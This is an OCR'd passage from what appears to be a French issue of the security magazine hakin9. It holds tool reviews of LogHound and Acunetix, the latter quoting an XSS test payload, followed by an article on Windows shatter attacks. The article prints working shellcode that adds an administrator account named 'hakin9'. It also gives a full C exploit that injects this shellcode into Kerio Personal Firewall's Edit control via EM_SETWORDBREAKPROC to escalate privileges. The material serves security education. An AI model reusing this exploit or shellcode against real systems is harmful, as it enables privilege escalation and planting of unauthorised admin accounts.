


Figure 2. *Nouveau layout*

S’il vous est impossible de lire le CD, et ce dernier n’est pas endommagé mécaniquement, essayez de le lire au moins dans 2 lecteurs.



En cas de problème avec votre CD, envoyez-nous un message à l’adresse suivante : *cd@software.com.pl*

Outils

loghound

Système d'exploitation : *Unix/Linux*
Licence : *GNU GPL*
Application : recherche de modèles répétitifs dans les données des journaux d'évènements
Page d'accueil : *http://kodu.neti.ee/~risto/loghound/*

LogHound est un outil destiné à la recherche de modèles répétitifs dans les données issues des journaux d'évènements, à l'aide d'un algorithme de recherche en largeur d'abord d'éléments répétitifs.

Démarrage rapide : Supposons qu'un système de détection d'intrusions, comme Snort, fonctionne sur votre réseau. Votre tâche consiste à inspecter le fichier journal des alertes de Snort sur les méthodes d'intrusion communes. Pour ce faire, vous auriez besoin d'un outil capable d'exécuter ce travail à votre place et de sortir les entrées de votre journal en fonction des règles mentionnées plus haut. Loghound, téléchargeable à l'adresse suivante : *http://kodu.neti.ee/~risto/loghound/loghound-0.01.tar.gz* est le genre d'outil qu'il vous faut. Vous pouvez alors générer l'outil au moyen de la commande suivante : `gcc -o loghound loghound.c`. Afin de rechercher les méthodes d'attaques communes, il suffit de lancer loghound en mode recherche d'évènements, en filtrant vos types d'évènements, puis les classer comme l'illustre l'exemple suivant :

```
WEB-PHP_REMOTE_INCLUDE_PATH
TCP_PORTSCAN   UDP_PORTSCAN
WEB-PHP_REMOTE_INCLUDE_PATH
```

Ce type d'évènements ne se réfère qu'à une seule destination IP. Il faut également indiquer que chaque mot (élément) compris dans une ligne (transaction) est unique. Une fois le type d'évènements paramétré, vous pouvez lancer loghound comme suit : `./loghound our_alert.log -s 1 -g`.

Au cours de sa recherche, loghound affichera diverses informations sur les étapes de son processus. L'étape la plus importante ici est la sortie des éléments répétitifs, comme par exemple :

```
(UDP_PORTSCAN) TCP_PORTSCAN
    Support: 1
```

```
Sat Feb 11 13:54:36 2006: Maximum frequent itemset size 6

Sat Feb 11 13:54:36 2006: Finding frequent itemsets
02/10-00
Support: 3

(02/10-00) (portscan)
Support: 3

(02/10-00) ((portscan)) attack
Support: 3

(02/10-00) ((portscan)) (attack) 192.168.0.1
Support: 3

(02/10-00) ((portscan)) (attack) (192.168.0.1) 192.168.0.2
Support: 3

(02/10-00) ((portscan)) (attack) (192.168.0.1) (192.168.0.2) TCP-Portscan
Support: 2

Sat Feb 11 13:54:36 2006: 63 itemsets found
Sat Feb 11 13:54:36 2006: Analysis complete
```

Figure 1. *Données de sortie de Loghound*

```
WEB-PHP_REMOTE_INCLUDE_PATH
    Support: 2
UDP_PORTSCAN
    Support: 1
```

À partir des données de sortie ci-dessus, vous pouvez constater la présence d'au moins une attaque TCP/UDP_PORTSCAN et de deux attaques REMOTE_INCLUDE_PATH. Afin de limiter les données de sortie de loghound , il est possible de relancer loghound avec un seuil de support réglé sur deux (-s 2) :

```
WEB-PHP_REMOTE_INCLUDE_PATH
Support: 2
```

Il se peut que seul un type d'attaque particulière vous intéresse. Vous cherchez le nombre total d'attaques TCP_PORTSCAN lancées contre votre système. Vous pouvez, dans ce cas, soumettre une expression régulière censée limiter les données de sortie à ce seul type d'attaque : `./loghound our_alert.log -s 1 -g -f Portscan`. Par ailleurs, vous pouvez utiliser loghound afin de rechercher des positions de paires de mots fréquents. Pour ce faire, suivez l'instruction suivante : `./loghound our_alert.log -s 1`. Seule grande différence, en mode recherche d'évènements, vous pouvez laisser les entrées de journal, dans lesquelles chaque mot (élément) est fixé dans une certaine position, telles quelles, comme, par exemple : `[122:1:0] (portscan) TCP Portscan ..... 192.168.0.1 -> 192.168.0.2`

Autre fonctionnalité : suite à la conception de loghound, qui fonctionne selon une notation spéciale pour l'impression des modèles, vous devez savoir qu'il est possible d'obtenir un nouveau modèle en omettant un mot entre parenthèse. Par exemple : `(UDP_PORTSCAN) TCP_PORTSCAN`. Où `TCP_PORTSCAN` respectivement `TCP_PORTSCAN`,1 représente un nouveau modèle.

Inconvénients : loghound n'a pas été conçu pour une utilisation industrielle. Il s'agit plus d'un logiciel prototype destiné aux recherches expérimentales. Si vous souhaitez en savoir un peu plus sur la recherche d'éléments répétitifs, consultez les sites suivants (Risto Vaarandi –*http://kodu.neti.ee/~risto/publications/intellcomm04-final.pdf*, Bart Goethals – *http://www.adrem.ua.ac.be/~goethals/software/survey.pdf*).

Stefan Lochbihler

Acunetix Web Vulnerability Scanner

Système d'exploitation : *Windows*
Licence : *Commerciale avec version d'évaluation de 30 jours*
But : Détection des vulnérabilités dans les applications Web
Page d'accueil : *http://www.acunetix.com*

Acunetix Web Vulnerability Scanner est un outil conçu pour détecter les vulnérabilités dans les applications Web. Le programme charge la structure des répertoire service et tente d'effectuer les attaques types exploitant les vulnérabilités de la configuration ou du code des applications.

Démarrage rapide : Admettons que nous sommes responsables de la sécurité d'un grande service Web d'une entreprise. Dans cette tâche, il est donc nécessite de contrôler un grand nombre de facteurs, alors la solution la plus simple est de se servir d'un outil spécialisé. Nous nous décidons d'utiliser le programme commercial Acunetix Web Vulnerability Scanner.

Le travail avec le scanneur est très simple – la définition d'une nouvelle analyse se fait par les biais d'un assistant (cf. la Figure 1) qui nous guide à travers cinq étapes de la configuration. Nous commençons par définir le type de balayage. Nous pouvons choisir une vérification d'un ou de plusieurs services – dans ce cas, nous vérifierons une vitrine en PHP. Dans l'étape suivante, nous choisissons la technologie de création des services à vérifier. L'analyse est très simple, alors vous pouvez sans problème cocher toutes les options (ASP, PHP, Perl, OpenSSL et autres). L'écran suivant permet de sélectionner l'un des profils d'analyse prédéfinis et déterminer la méthode de traitement de la structure des répertoire de la vitrine. Dans la quatrième étape, nous pouvons saisir les données d'ouverture de session, ce qui permet de tester les services inaccessibles au grand public. Le dernier écran de l'assistant contient les options de configuration des pages d'erreurs 404 dont nous ne nous occuperons pas dans ce cas. À la fin, l'écran récapitulant les paramètres choisis est affiché – nous vérifions, si tout va bien et cliquons sur le bouton *Finish*.

Les résultats du scan montrent que le scanneur décompose scrupuleusement la structure du service, mais ce sont les informations sur la sécurité qui nous intéressent le plus. Elles sont lisiblement regroupées par catégorie, ce qui nous permet d'analyser l'état général de la protection. Nous admetons que notre entreprise mène la politique de sécurité très restreinte et veillent à la confidentialité des données de ses clients. Cela veut dire que ce sont les attaques XSS (en anglais *cross site scripting*) qui nous intéresseront le plus. Ces résultats montrent que le scanneur Acunetix a trouvé 10 vulnérabilités aux attaques de ce type et leur a affecté le niveau de danger très élevé. Ce n'est pas bien !

Nous nous occuperons des résultats de l'analyse du fichier *search.php*. Le scanneur Acunetix a testé la vulnérabilité du script à l'attaque XSS en saisissant en variable dans le POST envoyé la chaîne de caractères suivante : `searchFor=<script>var%20wvs_xss_test_variable=889419165%3Balert(wvs_xss_test_variable)%3B</script>&goButton=go`.

Le script mal protégé doit exécuter le code entre les balises `<script></script>`). Dans ce cas, l'essai n'influence pas le fonctionnement du script, ce que l'on peut voir dans la fenêtre de requête et de réponse HTTP. De même, d'autres scripts ne sont pas vulnérables à ce type d'attaque.

Autres qualités *:* Une grande qualité des résultats obtenus à l'aide du scanneur Acunetix est le fait que nous obtenons non seulement les informations sur les vulnérabilités, mais aussi les dispositions permettant d'éliminer ces failles. En cas de vulnérabilité mentionnée ci-dessus, le programme préconise le filtrage de tous les méta-caractères provenant des données entrées par l'utilisateur. Le scanneur a aussi sa propre base d'informations sur chaque type de vulnérabilité permettant d'obtenir les informations détaillées sur les attaques possibles.

Carlos Garcia Prado

Figure 1. *L'assistant permet de définir facilement les paramètres du scannage*

Attention !

L'entreprise Acunetix offre aux lecteurs de *hakin9*, une licence d'évaluation d'*Acunetix Web Vulnerability Scanner* de 30 jours (qui vaut $395). Il suffit de s'enregistrer sur le site *http://www.acunetix.com/hakin9* juqu'au 31 juillet 2006.

Dossier

Exploiter les vulnérabilités du mécanisme des messages de Windows

Krzysztof Wilkos

Degré de difficulté

Peu de gens se rendent compte du fait qu'un élément de l'interface graphique passant inaperçu dans le travail quotidien est capable de menacer le système. Pourtant, ce mécanisme, exploité de façon appropriée, peut mener à l'injection du code d'une autre application, et en résultat, élargir les droits de l'assaillant.

Sous les systèmes Windows, la gestion de l'interface graphique et l'interaction avec l'utilisateur sont basés sur les évènements. Dans le système, les évènements représentent toutes les actions pouvant être exécutées par l'utilisateur, y compris les demandes internes entre les différents éléments de ce système. L'outil qui permet l'échange des informations sur les évènements, est le mécanisme des messages. À chaque évènement, un message approprié est affecté, et les fenêtres savent les reconnaître correctement et réagir. Le message peut être aussi bien une information sur un clic du bouton de la souris ou sur une touche du clavier qu'une demande de régénérer une fenêtre. Ce modèle fonctionne assez efficacement et réalise bien les tâches. Malheureusement, ce mécanisme a été conçu du temps où personne ne pensait encore à la sécurité informatique, ce qui a aujourd'hui des conséquence très graves. Deux principaux défauts de ce système sont :

- pas de possibilité de déterminer l'expéditeur d'un message,
- les messages transmettant les pointeurs aux structures et aux fonctions.

Une fenêtre, en recevant un message, ne détermine pas qui était l'expéditeur du message. Les concepteurs du système n'ont pas prévu une telle possibilité. Alors, un message envoyé par le système d'exploitation, a la même signification que celui envoyé par une applications ayant les droits les moins élevés. Cela n'est pas important dans le cas du message informant sur le fait de presser une touche du clavier, mais si le message impose le changement du fonctionnement de l'application, en modifiant sa mémoire ou l'adresse de la fonction, la situation devient plus grave. Dans la suite de cet

Cet article explique...

- les dangers liés à une interface utilisateur apparemment inoffensive,
- comment exécuter du code dans un programme vulnérable.

Ce qu'il faut savoir...

- les notions de base de la programmation en WinAPI,
- la gestion du débogueur.




Figure 1. *Programme Process Explorer avec un processus de pare-feu sélectionné*

Génération du shellcode dans Metasploit Framework

Vu que la création du shellcode est une tâche très intéressante mais fastidieuse, des outils permettant d'automatiser ce travail a été conçu. Le magazine *hakin9* a déjà abordé la façon de générer du shellcode à l'aide de la bibliothèque *InlineEgg*. Dans notre cas, nous allons utiliser l'outil encore plus simple d'emploi : *Metasploit Framework* qui sert, avant tout, à créer, tester et utiliser les exploits. De plus, il est doté d'une vaste base de shellcodes prêts, et permet de les générer suivant les besoins de l'utilisateur. La gestion du paquet est très simple et peut se faire au moyen d'un navigateur Web. En plus, il ne faut pas installer le paquet entier, l'accès à Internet est suffisant. Les auteurs de Metasploit Framework donnent accès à ce paquet à l'adresse *http://metasploit.com:55555/PAYLOADS?FILTER=win32*. Sur le site, vous trouverez la liste des shellcodes pour les systèmes Windows. Quant à nous, nous allons créer un shellcode ajoutant un nouvel utilisateur avec les droits d'administrateur. Nous nous servirons du shellcode portant le nom *Windows Execute Command* qui lancera la commande déterminée. La commande qui ajoutera un nouvel utilisateur sera `cmd.exe /c net user USERNAME PASSWORD /add && net localgroup administrators /add USERNAME`, où *USERNAME* et *PASSWORD* sont respectivement le nom du compte utilisateur et le mot de passe. Si nous utilisons la version du système autre que la version anglaise, au lieu de *administrators*, il faut saisir le nom nom du groupe d'administrateur spécifique pour la version donnée (par exemples, dans la version française, ce groupe s'appelle *administrateurs*). Étant donné que le nom de ce groupe est traduit en langues nationales, nous n'utilisons pas le shellcode prêt parce qu'il comprend le nom anglais fixe. Alors, pour créer du shellcode ajoutant l'administrateur portant le nom *hakin9* et ayant le même mot de passe, nous nous connectons au site *http://metasploit.com:55555/PAYLOADS?FILTER=win32,* et nous choisissons le shellcode *Windows Command Execute*. Sur la page suivant, dans le champ *CMD*, nous entrons `cmd.exe /c net user hakin9 hakin9 /add && net localgroup administrators /add hakin9` et dans le champ *EXITFUNC – process*. Les autres champs restent inchangés. La Figure 4 présente le formulaire correctement rempli.

À la fin, nous cliquons sur *Generate Payload* et nous obtenons du shellcode qui est prêt à être utilisé. Le Listing 5 présente le shellcode pour la version anglaise de Windows.

article, je voudrais montrer ce qu'un pirate est capable de faire, mais tout d'abord, je présenterai quelques informations de base.

Comment envoyer un message

C'est la fonction *SendMessage()* qui sert à envoyer les messages. Le Listing 1 présente son prototype.

Le premier paramètre de la fonction est la poignée vers la fenêtre, le destinataire du message. Le deuxième est le type de message. C'est de lui que dépend le comportement de la fonction. Les deux paramètres suivants servent à transmettre des informations supplémentaires et dépendent du type du message. De même, la valeur retournée par la fonction, dépend du type du message. Le Tableau 1 présente certains types de messages intéressants du point de vue de cet article.

Poignée de la fenêtre

Encore une chose très importante que l'on doit connaître pour envoyer un message c'est la poignée de la

Listing 1. *Prototype de la fonction SendMessage()*

```
LRESULT SendMessage(
HWND hWnd,
UINT Msg,
WPARAM wParam,
LPARAM lParam
);
```

Listing 2. *Prototype de la fonction FindWindow()*

```
HWND FindWindow(
LPCTSTR lpClassName,
LPCTSTR lpWindowName
);
```

Listing 3. *Prototype de la fonction FindWindowEx()*

```
HWND FindWindowEx(
HWND hwndParent,
HWND hwndChildAfter,
LPCTSTR lpszClass,
LPCTSTR lpszWindow
);
```

Tableau 1. *Messages sélectionnés*

Type de message	wParam	lParam	Valeur retournée
WM_PASTE	0	0	aucune
EM_SETREADONLY	*True* active, *False* désactive	0	*0* si l'opération échoue
EM_SETLIMITTEXT	longueur maximale du texte	0	aucune
WM_SETTEXT	0	adresse d'un nouveau texte	*True* si l'opération réussit
EM_SETWORDBREAKPROC	0	adresse de la fonction	aucune
WM_LBUTTONDBLCLK	comprend les informations sur l'état des boutons de la souris, des touches ctrl et Maj	le mot dont la signification est moins importante détermine la position horizontale du pointeur de la souris, et le mot plus important détermine la position verticale	*0* si l'application gère ce message

fenêtre recevant le message. Pour les besoins de cet article, nous nous servirons de deux fonctions qui nous permettrons de nous procurer la poignée de la fenêtre. La première est *FindWindow()* ; son prototype est présenté dans le Listing 2.

Cette fonction recherche toutes les principales fenêtres des applications démarrées et retourne la poignée de la fenêtre satisfaisant aux exigences définies dans les paramètres. Le premier paramètre le pointeur au nom de la classe de la fenêtre, et le deuxième au nom de la fenêtre (son titre). Il ne faut pas donner les deux paramètres. Si, en tant que l'un d'eux, nous saisissons NULL, la fonction effectuera la recherche seulement suivant le paramètre qui a été spécifié. Le complément de la fonction *FindWindow()* est la fonction *FindWindowEx()*. Consultons son prototype dans le Listing 3.

Cette fonction travaille de façon similaire à *FindWindow()*, mais permet de récupérer la poignée à la fenêtre-fille (p.ex. les contrôles). La disposition des fenêtres dans l'application est hiérarchique. La fenêtre principale (en anglais *top-level*) comprend des fenêtres-filles, et celles-ci peuvent contenir des fenêtres successives, et ainsi de suite. Le premier paramètre de la fonction *FindWindowEx()* permet de déterminer la fenêtre principale qui contient parmi ses fenêtres-filles la fenêtre que nous recherchons. Le deuxième paramètre est important si la fonction nous a déjà retourné une poignée, mais nous voulons continuer la recherche. Si la valeur du paramètre est *NULL*, la fonction recherchera dès le début, si non, elle recherchera à partir de la fenêtre suivante après celle indiquée par la poignée. Les deux derniers paramètres correspondent aux paramètres de *FindWindow()*.

Listing 4. *Exemple d'envoi d'un message*

```
#include <windows.h>
#include <stdio.h>

int main() {

  HANDLE ParentWnd, ChildWnd;

  ParentWnd = FindWindow("Notepad", NULL);
  if(ParentWnd == NULL) {
    printf("You have to run Notepad first!\n");
    system("PAUSE");
    return 1;
  }

  ChildWnd = FindWindowEx(ParentWnd, NULL, "Edit", NULL);
  if(ChildWnd == NULL) {
    printf("Couldn't find Edit control!\n");
    system("PAUSE");
    return 1;
  }

  SendMessage(ChildWnd, WM_PASTE, 0, 0);
  printf("Message sent!\n");
  system("PAUSE");
}
```

Exemple simple

Nous avions déjà pris connaissance des fonctions indispensables et il est temps de passer aux choses plus concrètes. Au début, nous allons faire quelque chose de simple, pour montrer comment se présente en pratique l'envoi des messages. Regardons le message *WM_PASTE*. Comme il est facile de deviner, il impose l'opération de coller le contenu du presse-papiers. Nous devons également choisir une application avec laquelle nous présenterons tout cela. Je propose le bloc-note système, vu que sa structure est assez simple. Il se compose de trois fenêtres dont deux qui nous intéressent tout particulièrement : la fenêtre principale portant le nom de la classe *Bloc-note* et le contrôle *Edit*. Il est fa-

cile d'obtenir toutes ces informations à l'aide d'*OllyDgb*, en choisissant l'option Windows du menu *Affichage*. Si nous connaissons les noms des classes et nous savons comment elles sont imbriquées, nous pouvons passer à la création du code. Le Listing 4 présente le code entier.

Le code est assez simple. Au début, nous déclarons les en-têtes indispensables et les variables. Ensuite, nous appelons la fonction *FindWindow()* en premier paramètre, en entrant le nom de la classe de la fenêtre principale, lu dans le débogueur. Nous n'entrons pas le deuxième paramètre car il dépend du fichier ouvert et de la version nationale du système. Ensuite, nous vérifions si la fonction a retrouvé la fenêtre appropriée. Si non, nous en informons l'utilisateur. De même qu'en cas de fonction *FindWindowEx()*, seul l'appel de la fonction est différent. Le premier paramètre est la poignée retournée au préalable, et nous ne précisons pas le deuxième paramètre parce que nous venons de commencer la recherche. Ensuite, nous saisissions le nom du contrôle qui recevra le message, et à la fin, nous entrons *NULL* (le contrôle *Edit* n'a pas de titre). Quand nous connaissons déjà la poignée du contrôle *Edit*, nous pouvons envoyer le message. Pour cela, nous appelons la fonction *SendMessage()* avec le premier paramètre, la poignée de notre contrôle, et en deuxième paramètre, nous entrons le type de message et à la fin, les zéros car ce message n'exige pas de paramètres supplémentaires. La ligne *system("PAUSE")* répétée plusieurs fois n'est pas nécessaire et elle a été ajoutée pour plus de commodité, pour que le programme lancé à partir de la console ne se ferme pas tout de suite. Afin que le contenu du presse-papiers soit effectivement collé à la suite de l'exécution du programme, il faut au préalable copier quelque chose.

Message EM_SETWORDBREAKPROC

Après avoir récapitulé les principes, nous pouvons alors passer au noeud du problème. Nous avions déjà mentionné que l'un des défauts du mécanisme des messages son les messages recevant les pointeurs aux fonctions en tant que paramètres supplémentaires. L'un de ces message est *EM_SETWORDBREAKPROC*. Au moyen de ce message, le programmeur peut changer la fonction par défaut permettant d'effectuer le saut de ligne dans le contrôle *Edit* ou *RichEdit*. En plus, ce changement peut être effectué par chaque utilisateur, et pas seulement l'auteur du programme, et nous exploitons justement ce fait. Suivant le Tableau 1, *lParam* doit être l'adresse de la nouvelle fonction. Bien sûr, cette adresse doit être correct du point de vue du processus possédant un contrôle donné. Pour exécuter notre code dans une autre application, nous devons le rendre accessible au programme-victime. Il n'est pas trop difficile de mettre des données dans la mémoire d'un autre processus, tout simplement, le code à exécuter sera enregistré dans le contrôle *Edit*, et ensuite, à l'aide du débogueur, nous le retrouverons dans la mémoire.

Listing 5. *Le shellcode ajoutant un nouveau administrateur en version anglaise de Windows*

```
/* win32_exec -  EXITFUNC=process CMD=cmd.exe /c net user hakin9 hakin9 /add
 && net localgroup administrators /add hakin9 Size=240 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x29\xc9\x83\xe9\xca\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x27"
"\xca\x2a\x8c\x83\xeb\xfc\xe2\xf4\xdb\x22\x6e\x8c\x27\xca\xa1\xc9"
"\x1b\x41\x56\x89\x5f\xcb\xc5\x07\x68\xd2\xa1\xd3\x07\xcb\xc1\xc5"
"\xac\xfe\xa1\x8d\xc9\xfb\xea\x15\x8b\x4e\xea\xf8\x20\x0b\xe0\x81"
"\x26\x08\xc1\x78\x1c\x9e\x0e\x88\x52\x2f\xa1\xd3\x03\xcb\xc1\xea"
"\xac\xc6\x61\x07\x78\xd6\x2b\x67\xac\xd6\xa1\x8d\xcc\x43\x76\xa8"
"\x23\x09\x1b\x4c\x43\x41\x6a\xbc\xa2\x0a\x52\x80\xac\x8a\x26\x07"
"\x57\xd6\x87\x07\x4f\xc2\xc1\x85\xac\x4a\x9a\x8c\x27\xca\xa1\xe4"
"\x1b\x95\x1b\x7a\x47\x9c\xa3\x74\xa4\x0a\x51\xdc\x4f\xb4\xf2\x6e"
"\x54\xa2\xb2\x72\xad\xc4\x7d\x73\xc0\xa9\x47\xe8\x09\xaf\x52\xe9"
"\x07\xe5\x49\xac\x49\xaf\x5e\xac\x52\xb9\x4f\xfe\x07\xa2\x4b\xe7"
"\x4e\xa4\x13\xac\x4f\xab\x41\xe5\x49\xf3\x0a\xa3\x46\xae\x4e\xac"
"\x01\xec\x0a\xe2\x42\xbe\x0a\xe0\x48\xa9\x4b\xe0\x40\xb8\x45\xf9"
"\x57\xea\x4b\xe8\x4a\xa3\x44\xe5\x54\xbe\x58\xed\x53\xa5\x58\xff"
"\x07\xe5\x4b\xe8\x43\xea\x42\xed\x4c\xa3\x44\xb5\x27\xca\x2a\x8c";
```




Figure 2. *Fenêtre de débogueur avec la liste des processus actifs*




Figure 3. *La structure des fenêtres du processus attaqué*

Listing 6. *Version de test de l'exploit*

```
#include <windows.h>
#include <stdio.h>

/* win32_exec -  EXITFUNC=process CMD=cmd.exe /c net user hakin9 hakin9 /add
                 && net localgroup administrators /add hakin9 Size=240
                 Encoder=PexFnstenvSub http://metasploit.com */
unsigned char scode[] =
"hakin9\x29\xc9\x83\xe9\xca\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x27"
"\xca\x2a\x8c\x83\xeb\xfc\xe2\xf4\xdb\x22\x6e\x8c\x27\xca\xa1\xc9"
"\x1b\x41\x56\x89\x5f\xcb\xc5\x07\x68\xd2\xa1\xd3\x07\xcb\xc1\xc5"
"\xac\xfe\xa1\x8d\xc9\xfb\xea\x15\x8b\x4e\xea\xf8\x20\x0b\xe0\x81"
"\x26\x08\xc1\x78\x1c\x9e\x0e\x88\x52\x2f\xa1\xd3\x03\xcb\xc1\xea"
"\xac\xc6\x61\x07\x78\xd6\x2b\x67\xac\xd6\xa1\x8d\xcc\x43\x76\xa8"
"\x23\x09\x1b\x4c\x43\x41\x6a\xbc\xa2\x0a\x52\x80\xac\x8a\x26\x07"
"\x57\xd6\x87\x07\x4f\xc2\xc1\x85\xac\x4a\x9a\x8c\x27\xca\xa1\xe4"
"\x1b\x95\x1b\x7a\x47\x9c\xa3\x74\xa4\x0a\x51\xdc\x4f\xb4\xf2\x6e"
"\x54\xa2\xb2\x72\xad\xc4\x7d\x73\xc0\xa9\x47\xe8\x09\xaf\x52\xe9"
"\x07\xe5\x49\xac\x49\xaf\x5e\xac\x52\xb9\x4f\xfe\x07\xa2\x4b\xe7"
"\x4e\xa4\x13\xac\x4f\xab\x41\xe5\x49\xf3\x0a\xa3\x46\xae\x4e\xac"
"\x01\xec\x0a\xe2\x42\xbe\x0a\xe0\x48\xa9\x4b\xe0\x40\xb8\x45\xf9"
"\x57\xea\x4b\xe8\x4a\xa3\x44\xe5\x54\xbe\x58\xed\x53\xa5\x58\xff"
"\x07\xe5\x4b\xe8\x43\xea\x42\xed\x4c\xa3\x44\xb5\x27\xca\x2a\x8c";

int main() {

  HANDLE ParentWnd, ChildWnd;
  LONG scaddr;


  ParentWnd = FindWindow("#32770", "Kerio Personal Firewall");
  if(ParentWnd == NULL) {
    printf("Couldn't find top-level window!\n");
    system("PAUSE");
    return 1;
  }

  ChildWnd = FindWindowEx(ParentWnd, NULL, "Edit", NULL);
  if(ChildWnd == NULL) {
    printf("Couldn't find Edit control!\n");
    system("PAUSE");
    return 1;
  }

  if(SendMessage(ChildWnd, EM_SETREADONLY, FALSE, 0)==0) {
    printf("Sending WM_SETREADONLY message failed!\n");
    system("PAUSE");
    return 1;
  }

  SendMessage(ChildWnd, EM_SETLIMITTEXT, sizeof(scode), 0);

  if(!SendMessage(ChildWnd, WM_SETTEXT, 0, (LPARAM)scode)) {
    printf("Sending WM_SETTEXT message failed!\n");
    system("PAUSE");
    return 1;
  }

  printf("Write shellcode address from debbugger (ex. 0x0014E360):\n");
  scanf("%x", &scaddr);

  SendMessage(ChildWnd, EM_SETWORDBREAKPROC, 0L, scaddr);
  SendMessage(ChildWnd, WM_LBUTTONDBLCLK, MK_LBUTTON, (LPARAM)0x000a000a );

}
```

Programme vulnérable

